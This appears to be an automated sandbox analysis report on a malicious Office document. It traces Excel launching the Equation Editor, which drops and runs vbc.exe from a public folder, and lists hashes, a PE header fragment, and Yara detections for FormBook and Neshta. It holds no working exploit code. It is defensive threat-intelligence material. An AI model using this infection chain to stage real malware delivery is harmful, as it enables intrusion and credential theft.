00 00 00 02 00 00 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 24 75 00 00 a0 00 00 00 00 70 03 00 e0 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 00 00 7c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 66 5e 00 00 00 10 00 00 00 60 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 a2 12 00 00 00 70 00 00 00 14 00 00 00 64 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 18 5d 02 00 00 90 00 00 00 06 00 00 00 78 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 80 00 00 00 f0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 e0 09 00 00 00 70 03 00 00 0a 00 00 00 7e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$0(QFQFQF*^QFQGqQF*^QFrvQF.W@QFRichQFPELm:V`*1p@$upp|.textf^` `.rdatapd@@.data]x@.ndata.rsrcp~@@

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2428 Parent PID: 596

General

Start time:	21:08:18
Start date:	27/09/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f170000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 2760 Parent PID: 596

General

Start time:	21:08:38
Start date:	27/09/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 1612 Parent PID: 2760

General

Start time:	21:08:43
Start date:	27/09/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	288145 bytes
MD5 hash:	A9DCC61F31601E771050463C4D41CDB0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: MAL_Neshta_Generic, Description: Detects Neshta malware, Source: 00000004.00000002.469258298.0000000002770000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.469285570.000000000277A000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.469285570.000000000277A000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.469285570.000000000277A000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 42%, Virustotal, Browse • Detection: 20%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: vbc.exe PID: 2248 Parent PID: 1612

General

Start time:	21:08:44
Start date:	27/09/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	288145 bytes
MD5 hash:	A9DCC61F31601E771050463C4D41CDB0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: MAL_Neshta_Generic, Description: Detects Neshta malware, Source: 00000005.00000000.466845988.00000000001C0000.00000040.00000001.sdmp, Author: Florian Roth
Reputation:	low

Disassembly

Code Analysis